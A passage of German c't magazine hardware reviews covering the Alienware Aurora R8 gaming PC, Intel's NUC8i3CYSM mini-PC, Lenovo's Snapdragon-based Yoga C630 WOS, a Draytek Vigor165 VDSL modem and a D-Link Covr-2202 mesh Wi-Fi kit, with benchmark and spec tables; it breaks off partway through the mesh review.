Teuer muss nicht immer gut sein, das beweist Dell mit der getesteten Konfiguration des Alienware Aurora R8. Zu viele wesentliche Aspekte des teuren Spiele-Komplett-PCs sind entweder nicht durchdacht oder schlecht gelöst. Was bleibt, ist ein prestigeträchtiger Spiele-PC mit schnellen Komponenten, der trotz aller Kritikpunkte Spiele auch in Ultra-HD-Auflösung mit problemlos spielbaren Bildraten aufs Display zaubert. *(csp@ct.de)* c't

Übertakteter Spiele-PC mit Flüssigkühlung

Hersteller, Typ	Dell, Alienware Aurora R8 (d00awr812)
CPU / Kerne /Takt (Turbo)	Intel Core i9-9900K (LGA 1151v2) / 8 + SMT / 3,6 (bis 5,0) GHz
übertaktet auf	4,7 GHz für einen und alle Kerne
RAM (Typ / Max) / -Slots (frei)	1 × 16 GByte (Kingston HyperX Fury, DDR4-3200 / 64 GByte) / 4 (3)
Grafikeinheit	Nvidia GeForce RTX 2080 Ti (1350 (Boost: 1545) MHz, 11 GByte GDDR6)
Mainboard (Format) / Chipsatz	Alienware IPCFL-SC/R (µATX) / Z370
Erweiterungs-Slots (frei)	2 × PCI-E 3.0 x16 (1), 2 × PCI-E 3.0 x4 (2), 1 × M.2 (M-Key, PCIe 3.0 x4) (0)
Sound-Chip	HDA (Realtek ALC898)
Netzwerk-Interface (Chip, Anbindung) /TPM	1 GBit/s (Killer E2500, PCIe) / TPM 2.0
WLAN-Interface (Chip, Anbindung)	866 MBit/s (Killer Wireless n/a/ac 1535, 802.11ac, BT 4.2, PCIe)
Massenspeicher 1: SSD	512 GByte SSD (Samsung PM981, M.2 NVMe)
Massenspeicher 2: HDD	1 TByte HDD (Seagate ST1000DM010, 3,5 Zoll)
Abmessungen (B × H × T)	Midi-Tower (187 mm × 470 mm × 355 mm)
Netzteil (Leistung)	Alienware (850 Watt, freie Anschlüsse: 8- und 6-Pol-PEG, 2 × SATA)
Anschlüsse hinten	1 × HDMI 2.0b, 3 × DP 1.4a, 1 × Virtual-Link, USB 3.1 (je 1 × Typ A/Typ C), USB 3.0 (3 × Typ A), USB 2.0 (5 × Typ A), 1 × LAN, 6 × 3,5-mm-Klinke, 1× SPDIF, 1 × Coax, 1 × Strom
Anschlüsse vorn, oben und seitlich	Ein-/Ausschalter, USB 3.0 (3 × Typ A, 1 × Typ C), 2 × 3,5-mm-Klinke
Lieferumfang	
Betriebssystem (installiert im UEFI-Modus)	Windows 10 Home 1803 (64 Bit) / ✓
Treiber / Recovery / Handbuch	– / Recovery-Partition auf SSD / ✓
Zubehör	Alienware Multimedia-Tastatur / optische USB-Maus, Software: Alienware Command Center / Customer Connect, McAfee Live Safe / Web Advisor
Elektrische Leistungsaufnahme, Datentransfer-Messungen und Geräuschentwicklung	
Soft-off mit ErP / Energie sparen / Leerlauf	0,3 W / 2,0 W / 50 W
Volllast: CPU / Grafik / CPU und Grafik	222 W / 349 W / 492 W
Massenspeicher: SSD / HDD Lesen (Schreiben)	3.200 (1.850) / 196 (198) MByte/s
USB 3.0 / 3.1: Lesen (Schreiben)	457 (453) / 850 (820) MByte/s
LAN: Empfangen (Senden)	119 (118) MByte/s
WLAN (nah): 2,4 / 5 GHz	23,1 (38,8) MByte/s
WLAN (20 m): 2,4 / 5 GHz	18,6 (21,1) MByte/s
Geräuschentw.: Leerlauf /Volllast (Note)	0,9 Sone (⊕) / 3,7 Sone (⊖⊖)
CPU- / GPU-Last (Note)	2,1 Sone (⊖⊖) / 3,6 Sone (⊖⊖)
Funktionstests	
Secure-Boot ab- / CSM einschaltbar / Auto BIOS Update	✓ / ✓ / –
Wake on LAN: Standby / Soft-off	✓ / ✓
USB: 5 V in Soft-off /Wecken per USB-Tastatur: Standby (Soft-off)	– / ✓ (–)
Bootdauer bis Login	13 s
4K: HDMI / DisplayPort	60 Hz / 144 Hz
Systemleistung	
BAPCo SYSmark 2018 / Cinebench R15: Single- / Multithread	1925 / 190 / 1949
3DMark: Fire Strike / Timespy	25086 / 11769
Assassin's Creed Origins (UHD, Qualität: Ultra, SMAA)	56 fps
Far Cry 5 (UHD, Qualität: Ultra, SMAA)	71 fps
Shadow of the Tomb Raider (UHD, Qual.: höchste, DX12, SMAA)	52 fps
Bewertung	
Systemleistung: Office / Rendering	⊕⊕ / ⊕
Audio: Wiedergabe / Aufnahme / Front	⊕⊕ / ⊕ / ⊕⊕
Systemaufbau	⊕
Preis / Garantie	3410 € / 12 Monate Premium Support (On-Site-Service)

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ funktioniert – funktioniert nicht n. v. nicht vorhanden

Kleiner Problemfall

Mini-PC Intel NUC mit erster 10-nm-CPU und Radeon-Grafik

Ein Mini-PC mit 10-nm-Dualcore-Prozessor und Radeon-RX-Grafik: Was nach sinnvollen Zutaten klingt, kann in der Praxis als Komplett-PC nicht ohne Zutun überzeugen.

Von Carsten Spille

Der NUC8i3CYSM ist ein ultrakompakter Komplett-PC inklusive Arbeits- und Massenspeicher sowie einer Windows-10-Lizenz. Er wird von einem Zweikern-Prozessor mit Hyper-Threading angetrieben und verfügt mit AMDs Radeon RX 540 über eine bedingt spieletaugliche Grafikeinheit. Mit acht Gigabyte verlötetem DDR4-RAM wäre er eigentlich ein netter kleiner Alleskönner, wenn da nicht die Festplatte wäre. Ja, richtig gelesen: Intel verkauft seine modernsten Prozessoren der Cannon-Lake-Generation mit 10 Nanometer feinen Strukturen und AVX512-Befehlssatzerweiterung dem Endkunden nur in Kombination mit einer archaischen und dazu noch schnarchlahmen Magnetfestplatte.

Die bremst die Freude an einem neuen Mini-PC erheblich. Speziell wenn man sich bereits an das tolle Ansprechverhalten von Rechnern mit SSDs gewöhnt hat, nerven bei diesem NUC auf Schritt und Tritt die Wartezeiten, bis die Daten mal wieder unter dem Lesekopf vorbeikommen. Schon das Booten auf den Windows-Desktop dauert quälend lange 42 Sekunden. Auch der SYSMark 2018 spiegelt diese subjektiven Eindrücke deutlich wider. Während die Teilwertungen Productivity und Creativity kaum Ausschläge zwischen HDD und SSD aufweisen, geht der Responsiveness-Index in den Keller. Die eingebaute 2,5-Zoll-HDD aus Seagates „Video“-Reihe erreicht gerade einmal 421 Punkte, eine schon etwas ältere Standard-SATA-SSD wie die Samsung 830 kommt auf knapp 1050 und eine moderne NVMe-SSD schafft noch einmal ein paar Pünktchen mehr.


Daher vorab schon einmal der Tipp: Tun Sie sich einen Gefallen und rechnen Sie zumindest eine kleine NVMe-SSD für den freien M.2-Steckplatz zum Kaufpreis von 540 Euro hinzu. Damit macht der NUC deutlich mehr Spaß und die HDD kann noch als 1 TByte großes Datenlager dienen.

Erschwerend kam bei unserem Testexemplar hinzu, dass es aufgrund des wohl auf dem Transportweg gelockerten SATA-Folienkabels bei Neustarts oft hängen blieb und auch einige Benchmarks nicht zu Ende liefen. Diese Probleme konnten wir durch Arretierung des Kabels lösen.

Geburtswehen

Der NUC8i3CYSM ist eines der wenigen Geräte, in denen eine Intel-CPU aus der 10-nm-Produktion zum Einsatz kommt. Diese neue Fertigungstechnik hatte Intels Ingenieuren in der Vergangenheit großes Kopfzerbrechen bereitet und den Konzern ein ums andere Mal gezwungen, seine Pläne nach hinten zu verschieben – aktuell plant man, mit der Nachfolgegeneration Ice Lake im vierten Quartal 2019 in den Massenmarkt zu gehen. Der Chip im NUC8i3CSYM gehört der ersten 10-nm-Generation mit dem Codenamen Cannon Lake an und ist ihr bislang einziger öffentlicher Vertreter.

Der Core i3-8121U besitzt zwei Kerne mit Hyper-Threading, die integrierte Gen10-Grafikeinheit ist zugunsten einer Radeon RX 540 deaktiviert. Die CPU taktet selbst im 3,2-GHz-Singlecore-Turbo langsamer als vergleichbare Modelle der Kaby-Lake-Generation mit 14-nm-Technik, ein Indiz dafür, dass in der Fertigung längst nicht alles rund lief. Die größte augenfällige Neuerung: Der Prozessor beherrscht die Befehlssatzerweiterung AVX512 (AVX512F/CD/DQ/BW/VL, IFMA und VBMI). Der Rechendurchsatz steigt



Während der NUC äußerlich unauffällig ist, bietet das Innenleben mit Radeon-Grafikchip (links) und 10-nm-CPU (ganz rechts) zumindest für Technikfans spannendes.

verglichen mit bisherigen Core-i-Prozessoren allerdings nicht, da die für AVX512 zuständige Vektoreinheit offenbar nur einfach ausgelegt ist, optional aber zwei AVX2(56)-Instruktionen parallel verarbeitet. Da AVX512 bisher nur in den High-End-Desktop-CPUs und manchen Xeons genutzt werden kann, ist Software, die die Vorteile nutzt, äußerst rar.

Ganz schön vorlaut

Im kleinen Gehäuse müssen sich der Prozessor mit 15 Watt TDP und der Grafikchip mit 25 Watt einen kleinen Kühler mit schnell drehendem Radiallüfter teilen. Darum wird der NUC unter Volllast ziemlich laut und gibt ein nerviges Pfeifen von sich. Auch im Leerlauf ist er mit 0,5 Sone unnötig laut – der vierkernige NUC-8i5BEK ohne separaten Grafikchip blieb mit 0,2 Sone im Leerlauf und 0,9 Sone unter Last weniger als halb so aufdringlich.

Warum Intel den Radeon-Grafikchip anstelle der integrierten Grafik des Cannon-Lake-Prozessors einsetzt, erscheint zunächst unklar. Er verfügt nur über ähnlich fortschrittliche Video-Dekoder wie Intels integrierte Grafik (IGP), die den Prozessor entlasten. Die Display-Engine des Radeon-Grafikchips gibt HDMI 2.0b aus und steuert über die beiden HDMI-Buchsen des NUC auch 4K-Displays mit 60 Hz an – im Unterschied zur IGP in Intels Core-Prozessoren braucht man dafür aber keine Zusatzchips.

Allerdings ist der Radeon-RX-540-Chip mehr als doppelt so rechenstark wie Intels aktuelle UHD-630-Grafik und verfügt über einen eigenen, 2 GByte großen GDDR5-Grafikspeicher. Damit ist er in Grenzen auch für Spiele geeignet – die Frage „will it run Crysis“ können wir bejahen. Der Benchmark des Panzer-MMOs World of Tanks lief problemlos in Full HD und Ultra-Detailstufe, auch das etwas ältere Rennspiel Dirt Rally konnten wir in 1080p und mittleren Details sogar mit vierfacher Kantenglättung bei über 35 fps spielen. Modernere Spiele wie Player Unknown's Battlegrounds überfordern die Radeon RX 540 jedoch und führten im Test teils zu Abstürzen wegen Speichermangels.

Fazit

Nicht nur die Probleme mit unserem Testmuster, sondern auch Intels Entscheidung, den NUC mit einer zu allem Überfluss langsamen Festplatte zu verkaufen, trübten den Eindruck des NUC8i3CYSM deutlich. Einen so langsam wirkenden und unter Last zugleich noch lauten Rechner hatten wir schon lange nicht mehr im Testlabor. Das gleicht auch die vergleichsweise gute Grafikleistung nicht aus, die immerhin für ein Spielchen zwischendurch ausreicht. Auch von den AVX512-Fähigkeiten des in 10-Nanometer-Technik gefertigten Prozessors hat der Nutzer derzeit keinen Vorteil.

Wer den NUC8i3CYSM jedoch nicht nur als Komplett-PC, sondern als Basisgerät sieht, kann ihn mithilfe einer M.2-NVMe-SSD zu einem gefälligen Mini-PC aufwerten, dessen Spieleleistung für den geringen Platzverbrauch beachtlich ist.

(csp@ct.de) c't

NUC mit Dualcore-CPU und Radeon-Grafik

Hersteller, Typ	Intel, NUC8i3CYSM
CPU / Kerne /Takt (Turbo)	Intel Core i3-8121U (verlötet)/ 2 + SMT / 2,2 (bis 3,2) GHz
RAM (Typ / Max) / -Slots (frei)	2 × 4 GByte (DDR4-2400 / 32 GByte) / verlötet (0)
Grafikeinheit	Radeon RX 540 (PCIe 3.0 x4, 512 Shader, 1124 MHz, 2 GByte GDDR5)
Mainboard (Format)	Intel NUC8CYB (UCFF)
Erweiterungs-Slots (frei)	1 × M.2 (nur für 2280-Kärtchen, M-Key, PCIe 3.0 x4) (1)
Sound-Chip	Realtek ALC233
Netzwerk-Interface (Chip, Anbindung) /TPM	1 GBit/s (i219-V, PCIe) / TPM 2.0
WLAN-Interface (Chip, Anbindung)	1,73 GBit/s (Intel Wireless-AC 9560, 802.11ac, + BT 5.0, PCIe)
Massenspeicher	1 TByte HDD (Seagate ST1000VT001 Video, 2,5 Zoll)
Abmessungen (B × H × T)	Mini-PC (117 mm × 52 mm × 112 mm)
Netzteil (Leistung)	LiteOn PA-1900-32 (fliegend, 90 Watt)
Anschlüsse hinten	2 × HDMI 2.0b, 2 × USB 3.0 (Typ A), 1 × LAN, 1 × Strom
Anschlüsse vorn, oben und seitlich	Ein-/Ausschalter, 2 × USB 3.0 (Typ A), 1 × 3,5-mm-Klinke, SDXC-Kartenleser
Lieferumfang	
Betriebssystem	Windows 10 Home (64 Bit)
Treiber- / Recovery-CD / Handbuch	– / – / ✓
Zubehör	VESA-Halterung (100 mm × 100 mm), Netzteil
Elektrische Leistungsaufnahme, Datentransfer-Messungen und Geräuschentwicklung	
Soft-off (mit ErP) / Energie sparen / Leerlauf	0,4 W (0,3 W) / 0,4 W / 6,7 W
Volllast: CPU / Grafik / CPU und Grafik	28 W / 44W / 63 W
SATA-HDD: Lesen (Schreiben)	122 (115) MByte/s
USB 3.0: Lesen (Schreiben)	452 (443) MByte/s
LAN: Empfangen (Senden)	116 (118) MByte/s
WLAN 2G/5G: Empfangen (Senden)	25,1 (23,8) / 55,0 (49,3) MByte/s
SDXC-Card: Lesen (Schreiben)	88 (82) MByte/s
Geräuschentw.: Leerlauf /Volllast (Note)	0,5 Sone (⊕⊕) / 2,3 Sone (⊖⊖)
CPU- / GPU-Last (Note)	1,5 Sone (⊖) / 1,3 Sone (○)
Festplatte (Note)	0,5 Sone (⊕)
Funktionstests	
Secure-Boot ab- / CSM einschaltbar / Auto BIOS Update	✓ / ✓ / –
Wake on LAN (einschaltbar): Standby / Soft-off	– (✓) / – (✓)
USB: 5 V in Soft-off /Wecken per USB-Tastatur aus: Standby (Soft-off)	✓ (am gelben Frontanschluss) / ✓ (–)
Bootdauer bis Login	42 s
4K: HDMI / DisplayPort / DVI	60 Hz / n. v. / n. v.
Systemleistung	
BAPCo SYSmark 2018	653 (mit NVMe-SSD 951)
Cinebench R15: Single- / Multithread	137 / 312
3DMark: Fire Strike / Timespy	2727 / 939
Bewertung	
Systemleistung: Office / Rendering	⊕ / ⊖
Audio: Wiedergabe / Aufnahme / Front	⊕⊕ / keine Messung
Systemaufbau	⊕
Preis / Garantie	540 € / 36 Monate

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ funktioniert – funktioniert nicht n. v. nicht vorhanden



Zweiter Versuch

Lenovo Yoga C630 WOS mit Windows 10 und Snapdragon 850

Das Konzept der Always-Connected-PCs von Microsoft und Qualcomm verspricht lange Laufzeiten und eine permanente Internetverbindung. Lenovo schickt die zweite Generation ins Rennen: Im Windows-Notebook Yoga C630 WOS arbeitet der ARM-Prozessor Snapdragon 850 – was aber Probleme mit sich bringt.

Von Florian Müssig

Lenovos 13,3-Zoll-Hybrid-Notebook Yoga C630 WOS ist ein Windows-10-Gerät mit einem ungewöhnlichen Prozessor: Der Qualcomm Snapdragon 850 enthält ARM- statt der sonst üblichen x86-Rechenwerke. Für Windows ist das kein Problem, weil es und alle zugehörigen Anwendungen (Media Player, Edge-Browser, ...) nativ darauf laufen; gängige x86-Software muss allerdings durch eine performancefressende Emulationsschicht.

Der Snapdragon 850 stammt vom Smartphone-Chip Snapdragon 845 ab. Er soll gegenüber dem bisher in Always-Connected-PCs – der Name bezieht sich auf das im SoC enthaltene LTE-Modem – verwendeten Snapdragon 835 eine höhere Rechenleistung abliefern. In der Praxis klappt dies allerdings nur in wenigen Anwendungen wie dem GeekBench 4, der bereits in einer optimierten ARM-Version vorliegt.

In der x86-Emulation gibt es dagegen einen Rückschritt: Wir haben im Cinebench R11.5 reproduzierbar einen Multithreading-Wert von 1,16 Punkten gemessen. Um einen Fehler am vom Lenovo gestellten Testgerät auszuschließen, haben wir ein weiteres von Qualcomm herangezogen, doch dieses erzielte sogar nur 1,12 Punkte. Das ist deutlich weniger als bei den älteren Snapdragon-835-Geräten (1,27 bis 1,33 Punkte).

Ein kleiner Lichtblick: Bei der Singlethreading-Performance kann der Snapdragon 850 nativ wie emuliert zulegen, was der gefühlten Geschwindigkeit – etwa beim Webbrowsen – zuträglich ist. Im 3DMark ist die integrierte GPU Adreno 630 zudem etwas schneller als die bisherige Adreno 540, verbleibt aber auf niedrigem Niveau.

Zum Vergleich: Der 5-Watt-x86-Doppelkern Core i7-8500Y agiert bei der 3D-Performance auf ähnlichem Level, ist im Cinebench aber fast doppelt so schnell. Tests auf anderer Snapdragon-850-Hardware, um die schlechten Emulationswerte zu überprüfen, sind derzeit nicht möglich: Samsung verkauft sein Galaxy Book 2 nur in Südkorea und in den USA; andere Hersteller haben keine 850er-Geräte angekündigt.

Emulationsabhängig

Der Performance-Vergleich x86-CPU mit x86-Code gegen ARM-CPU mit x86-Emulation mag auf den ersten Blick unfair erscheinen, doch es entspricht dem Stand der Dinge im Ökosystem: Die meisten Windows-Anwendungen liegen als x86-Kompilat vor; native ARM-Applikationen muss man weiterhin mit der Lupe suchen.

Nicht einmal Microsoft selbst hat es bislang geschafft, seine Office-Anwendungen in einer ARM-Version bereitzustellen: Die vorinstallierten UWP-Versionen der Office-Apps aus dem Microsoft Store sind weiterhin x86-Anwendungen. Das Bildbearbeitungsprogramm Photoshop CC lässt sich in der seit November 2018 aktuellen Generation gar nicht mehr auf ARM-Notebooks installieren, weil Adobe mit dieser Version die bislang noch optional erhältliche 32-Bit-Variante gestrichen hat und jetzt voll auf 64 Bit setzt. Die x86-auf-ARM-Emulation von Windows 10 kann aber nur 32-Bit-Anwendungen übersetzen.

Da es die meisten Windows-Anwendungen nicht im Microsoft-Store gibt, muss man für deren Installation den vorgesehenen S-Modus von Windows 10 verlassen. Das gilt auch für den 3DMark, obwohl dessen Untertest Night Raid bereits ARM-optimiert ist. In diesem Fall kommt die Microsoft-Limitierung zum Tragen, dass im Store keine Anwendungen zugelassen werden, die Admin-Rechte anfordern – der 3DMark braucht diese aber zur Hardware-Erkennung. Für angekündigte ARM-Versionen der Webbrowser Chrome und Firefox wird dasselbe gelten, weil Microsoft in seinem Store keine Konkurrenz für den hauseigenen Edge-Browser duldet. Stand heute kann man die x86-Versionen der beiden Browser zwar installieren, doch ihre Performance liegt emulationsbedingt meilenweit hinter der von Edge.

Der 3DMark offenbart übrigens noch ein anderes Problemfeld: Alle Snapdra-

gon-835-Geräte zeigen im Night-Raid-Test massive Grafikfehler, weil sie bislang keinerlei Treiber-Updates erhalten haben – mitunter stammen ihre Grafiktreiber immer noch von Ende 2017 (siehe c't-Link). Anders als AMD, Intel und Nvidia stellt Qualcomm keine Referenztreiber bereit, mit denen man sich behelfen könnte. Beim Yoga C630 WOS treten die Fehler nicht mehr auf, doch es ist völlig offen, wie die künftige Treiberversorgung aussehen wird.

Mobilität

Abgesehen vom Prozessor gibt es am Yoga C630 WOS wenig zu kritisieren: Es arbeitet in allen Lebenslagen lautlos und wiegt wenig. Der Full-HD-Touchscreen ist ausreichend hell und blickwinkelstabil; optional lässt er sich per Stift bedienen. Die beleuchtete Tastatur gefällt bis auf den einzeiligen Cursor-Block, der Fingerabdruckleser erlaubt komfortables Einloggen mittels Windows Hello. Der Akku hält gut 18 Stunden durch, was zwar ein ordentlicher Wert ist, aber weniger als die von Lenovo versprochenen 25 Stunden. Zwei USB-C-Buchsen liefern USB-3.0-Geschwindigkeit und dienen zum Laden des Akkus; die rechte Buchse gibt auch DisplayPort-Signale aus (bis 4K mit 60 Hz).

Fazit

Das Yoga C630 WOS ist ein wertiges, auf Mobilität getrimmtes Notebook, doch die Limitierungen, die der ARM-Prozessor dem Nutzer aufbürdet, wiegen schwer: Es macht nur dann Spaß, wenn man im Alltag mit den ab Werk vorhandenen Anwendungen und dem Edge-Browser klarkommt. Das Windows-Versprechen, nach Belieben aus einem riesigen Pool von Anwendungen wählen zu können, wird nicht erfüllt – und das bei einem Gerätepreis von satten 1200 Euro, den Lenovo in seiner IFA-Pressemitteilung im September 2018 genannt hatte. Als wir den Preis vor Redaktionsschluss nochmal bestätigen lassen wollten, teilte uns Lenovo allerdings überraschenderweise mit, dass man keine Angaben zu Preisen und Verfügbarkeit in deutschsprachigen EU-Ländern mehr machen könne. Womöglich wurde da in letzter Sekunde vor dem Marktstart der Stecker gezogen, was uns angesichts unserer Testergebnisse wiederum nicht wundern würde.

Das Grundkonzept der Always-Connected-PCs – lautloser Betrieb, lange Laufzeit, schnelles Aufwachen, permanente Internet-Verbindung – ist weiterhin ebenso erstrebenswert wie CPU-agnostisch. HP hat kürzlich mit dem Spectre Folio 13 gezeigt, dass extrem lange Laufzeiten und lüfterloser Betrieb auch mit x86-CPU kein Ding der Unmöglichkeit sind [2]. Und Intel wiederum hat Anfang Januar 2019 mit „Project Athena“ ein Marketingprogramm angekündigt, dass die Förderung genau solcher Geräte vorsieht – bis Jahresende sollen etliche Modelle auf den Markt kommen. Mit vollständiger x86-Kompatibilität und langjährigen Beziehungen zu Notebook-Herstellern hat Intel zwei wichtige Argumente auf seiner Seite, während Qualcomm auf die Unterstützung unzähliger Anwendungsentwickler hoffen muss, ohne diesen dabei Anreize liefern zu können.

(mue@ct.de) c't

Literatur

[1] Florian Müssig, ARM drin, Hybrid-Geräte mit Windows 10 und ARM-Prozessor, c't 20/2018, S. 104

[2] Florian Müssig, Vom Leder gezogen, Edel-Notebook HP Spectre Folio 13 mit Amber Lake, c't 2/2019, S. 70

Video zu Grafikfehlern: ***ct.de/yesh***

Lenovo Yoga C630 WOS: Daten und Testergebnisse

getestete Konfiguration	81JL000QGE
Lieferumfang	Windows 10 Home (S) 64 Bit, Netzteil
Schnittstellen (V = vorne, H = hinten, L = links, R = rechts, U = unten)	
VGA / DVI / HDMI / DisplayPort / Kamera	– / – / – / – / ✓
USB 2.0 / USB 3.0 / USB 3.1 / LAN	– / 1 × L (1 × Typ C), 1 × R (1 × Typ C) / – / –
Kartenleser / Strom / Docking-Anschluss	– / – / –
USB-C: Thunderbolt / USB 3.0 / USB 3.1 / DisplayPort / Laden	– / ✓ / – / ✓ / ✓
Ausstattung	
Display	BOE NV133FHM-N61: 13,3 Zoll / 33,7 cm, 1920 × 1080, 16:9, 166 dpi, 5 … 267 cd/m², spiegelnd
Prozessor	Qualcomm Snapdragon 850 (4+4 Kerne), 1,8 GHz (Turbo bis 2,96 GHz), 2 MByte L2-Cache
Hauptspeicher / Chipsatz	4 GByte LPDDR4x-1866 / Qualcomm SD850-SoC
Grafikchip (Speicher) / mit Hybridgrafik	int.: Qualcomm Adreno 630 (vom Hauptspeicher) / –
Sound	int.: Qualcomm Aqstic
LAN / WLAN	– / int.: Qualcomm (a/b/g/n-300/ac-866)
Mobilfunk / Bluetooth (Stack)	int.: Qualcomm Snapdragon X20 / int.: Qualcomm (Microsoft)
Touchpad (Gesten) / TPM / Fingerabdruckleser	I2C: HID (max. 4 Finger) / TPM 2.0 / SPI: Goodix
Massenspeicher / optisches Laufwerk	eUFS: Samsung (128 GByte) / –
Stromversorgung, Maße, Gewicht	
Akku / wechselbar / Ladestandsanzeige	61 Wh Lithium-Ionen / – / –
Netzteil	45 W, 372 g, 9,3 cm × 3,9 cm × 2,9 cm, Kleeblattstecker
Gewicht / Größe / Dicke mit Füßen	1,2 kg / 30,6 cm × 21,6 cm / 1,3 … 1,4 cm
Tastaturhöhe / Tastenraster	0,8 cm / 19 mm × 18 mm
Leistungsaufnahme	
Suspend / ausgeschaltet	1,7 W / 0,3 W
ohne Last (Display aus / 100 cd/m² / max)	2,1 W / 6,7 W / 8,7 W
CPU-Last / Video / 3D-Spiele (max. Helligkeit)	15,6 W / 9,5 W / 12,6 W
max. Leistungsaufnahme / Netzteil-Powerfactor	44,7 W / 0,52
Laufzeit, Geräusch, Benchmarks	
Laufzeit Idle (100 cd/m²) / Video (200 cd/m²) / 3D (max)	18,6 h (3,3 W) / 14,7 h (4,1 W) / 7,7 h (7,9 W)
Ladezeit / Laufzeit nach 1h Laden	3 h / 6,3 h
Geräusch ohne / mit Rechenlast	–
Massenspeicher lesen / schreiben	740,7 / 216,1 MByte/s
IOPS (4K) lesen / schreiben	11492 / 3139
WLAN 5 GHz / 2,4 GHz (20m) / MU-MIMO-fähig	33 / 7,6 MByte/s / ✓
Qualität Audioausgang / Dynamikumfang	⊕ / 95,9 dB(A)
CineBench R11.5 Rendering (1/n CPU)	0,52 / 1,16
3DMark (Night Raid / Sky Diver / Fire Strike / Time Spy)	2644 / 2575 / 760 / –
Preis und Garantie	
Straßenpreis Testkonfiguration	1200 €[1]
Garantie	k. A.[1]

[1] siehe Text ⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden



Supervectoring-Vermittler

Das xDSL-Modem Draytek Vigor165 koppelt Breitband-WLAN-Router oder selbstgestrickte Firewalls ans Internet.

Wer einen handoptimierten Router auf eigener Hardware betreiben will (siehe S. 142), braucht ein externes Modem. Ein solches bietet Draytek nun auch für die extraschnellen Supervectoring-Zugänge der Deutschen Telekom an. Das Vigor165 ist ab Werk passend dazu konfiguriert: Es setzt und entfernt das beim Telekom-VDSL nötige VLAN-Tag 7 automatisch. Damit taugt es als Internetzubringer für Mesh-WLAN-Systeme, die dieses Feature nicht beherrschen.

Das mit Intel-Chips (GRX350 und VRX518) bestückte Vigor165 synchronisierte an unserem Telekomanschluss mit den erwarteten Datenraten (266/42 MBit/s Down/Upstream). Ein Windows-10-Notebook mit eingerichtetem PPPoE-Zugang bekam darüber denselben Nettodurchsatz wie über eine Fritzbox 7590 (244/37 MBit/s).

Wie bei Draytek üblich steckt unter der Haube ein vollständiger Dualstack-Router, der ab Werk auf transparenten Modembetrieb konfiguriert ist. Das erlaubt einen Notbetrieb, falls der nachgeschaltete Router ausfällt. So stellt der Preis von 126 Euro kein Sonderangebot dar, ist aber angemessen. *(ea@ct.de)*

Draytek Vigor165

xDSL-Modem	
Hersteller	Draytek, www.draytek.de
Bedienelemente	Ein, Factory-Reset, 4 Statusleuchten
Anschlüsse	3 × RJ45 (xDSL, 2 × Gigabit-Ethernet)
xDSL	ADSL/ADSL2+, VDSL2 bis Supervectoring (Profil 35b)
Leistungsaufnahme	6,1 Watt / 11,1 VA (SV-VDSL 35b, idle, 1 LAN-Port aktiv, kein Traffic)
jährliche Stromkosten	16 € (Dauerbetrieb bei 30 ct/kWh)
Preis	126 €



Designfunk

Das Mesh-System D-Link Covr-2202 soll größere Wohnungen und Häuser lückenlos mit schnellem Internet per WLAN abdecken.

D-Link Covr-2202 setzt wie viele andere Mesh-Kits ein externes Modem für den Internetzugang voraus. Alternativ kann man es hinter einen Providerrouter schalten, muss dann aber mit doppelter IPv4-Adressumsetzung (Double-NAT) leben; die führt manchmal zu Problemen, etwa bei Spielen oder Telefonie. Ein AP-Modus, der das vermeidet, fehlt dem System.

Covr lässt sich leicht per Android- oder iOS-App einrichten, doch der Assistent vergisst, IPv6 zu aktivieren und das Konfigurieren des Gastnetzes vorzuschlagen. Wer Fernsehen per DSL bekommt (Multicast-IPTV, beispielsweise Telekom Entertain/MagentaTV), der muss das IGMP-Weiterleiten selbst aktivieren. Das geht aber nur im Browser-Interface (Einstellungen, Netzwerk, Erweiterte Einstellungen, IPv4-Multicast-Streams). Anschließend lief MC-IPTV störungsfrei.

Wer das System am Telekom-VDSL nutzen will, braucht ein Modem, das das dafür nötige VLAN-Tagging eigenständig abhandeln kann, beispielsweise ein Draytek Vigor 130. Denn Covr beherrschte VLAN-Tagging bei der getesteten Firmware 1.01 ebenso wenig wie die Methode, mit der die Telekom IPv6 bereitstellt (PPPoE Same Session). Die gemessene NAT-Performance des als Router laufenden, ersten Nodes genügt jedenfalls für sehr schnelle Anschlüsse (siehe Tabelle).

WLAN-seitig hat das System ein für den Mesh-Backbone reserviertes Funkmodul, über das die Nodes untereinander Daten weiterleiten. Das kommt dem Durchsatz zugute, der über 20 Meter durch Wände ebenso gut bis sehr gut ausfiel wie über einen Repeater-Node hinweg (26-m-Punkt). In unserem Test brachte das Kit genug Performance, um sehr schnelle Anschlüsse auf hohe Distanz gut auszunutzen. Außerdem unterstützt es mit IEEE 802.11k (Radio Resource Measurement) und 11v (BSS Transition) die beiden wichtigsten WLAN-Erweiterungen für unterbrechungsarmes Roaming zwischen den Nodes – was die Clients freilich ebenfalls beherrschen müssen.

